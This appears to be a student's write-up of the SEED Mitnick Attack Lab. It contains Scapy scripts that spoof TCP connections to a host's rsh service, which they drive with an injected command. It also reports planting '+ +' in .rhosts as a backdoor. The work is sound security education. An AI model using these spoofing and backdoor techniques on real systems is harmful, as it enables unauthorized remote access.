


Mitnick Attack Lab

Task 1: Simulated SYN floding




```
Terminal File Edit View Search Terminal Help
[02/27/20]seed@VM:~$ arp
Address      Hwtype  Hwaddress  Flags  Mask    Iface
10.0.2.1     ether   52:54:00:12:35:00  C      enp0s8
10.0.2.5     ether   08:00:27:d2:78:ac  CM     enp0s8
10.0.2.3     ether   08:00:27:64:c1:3f  C      enp0s8
[02/27/20]seed@VM:~$
```

The arp cache in X-terminal has been saved using `arp -s` command.


Task 2: Spoof TCP Connections and rsh Sessions

Task 2.1: Spoof the First TCP Connection


These are screenshots from wireshark.




The first SYN packet from attacker to X-terminal.



The Second SYN+ACK packet from X-terminal to attacker.




The third ACK packet from attacker to X-terminal. The second TCP connection has established.




The fourth packet from attacker to X-terminal with rsh command.

Task 2.2: Spoof the Second TCP Connection

These are screenshots from Wireshark.



The first SYN packet from X-terminal to attacker.



The Second SYN+ACK packet from attacker to X-terminal.


```

task2a.py
from scapy.all import *

import sys

import time

data = '9090\x00seed\x00seed\x00touch /tmp/xyz\x00'

seq_num = 0x1000

def spoof(pkt):
    global seq_num

    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    ip_2 = IP(src = '10.0.2.5', dst = '10.0.2.4')
    ip_3 = IP(src = '10.0.2.5', dst = '10.0.2.4')

    if(old_tcp.flags == 'SA'):
        tcp_2 = TCP(flags = 'A', sport = 1023, dport = 514, seq = seq_num + 1, ack =
old_tcp.seq + 1)
        send(ip_2/tcp_2, verbose = 0)
        time.sleep(3)
        tcp_3 = TCP(flags = 'A', sport = 1023, dport = 514, seq = seq_num + 1, ack =
old_tcp.seq + 1)
        send(ip_3/tcp_3/data, verbose = 0)
        sys.exit()

    ip_1 = IP(src = '10.0.2.5', dst = '10.0.2.4')
    tcp_1 = TCP(sport = 1023, dport = 514, flags = 'S', seq = seq_num)
    send(ip_1/tcp_1, verbose = 0)

sniff(filter = 'tcp and dst host 10.0.2.5 and src host 10.0.2.4', prn = spoof)

```

```

task2b.py
from scapy.all import *

import sys

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]



    ip = IP(src = '10.0.2.5', dst = '10.0.2.4')

    if(old_tcp.flags == 'S'):
        tcp = TCP(flags = 'SA', sport = 9090, dport = 1023, ack = old_tcp.seq + 1, seq
= 0x1000)
        send(ip/tcp, verbose = 0)
        sys.exit()

sniff(filter = 'tcp and dst port 9090', prn = spoof)

```

Task 3: Set Up a Backdoor



Successfully add “+ +” into X-terminal’s .rhosts file and control the X-terminal by rsh.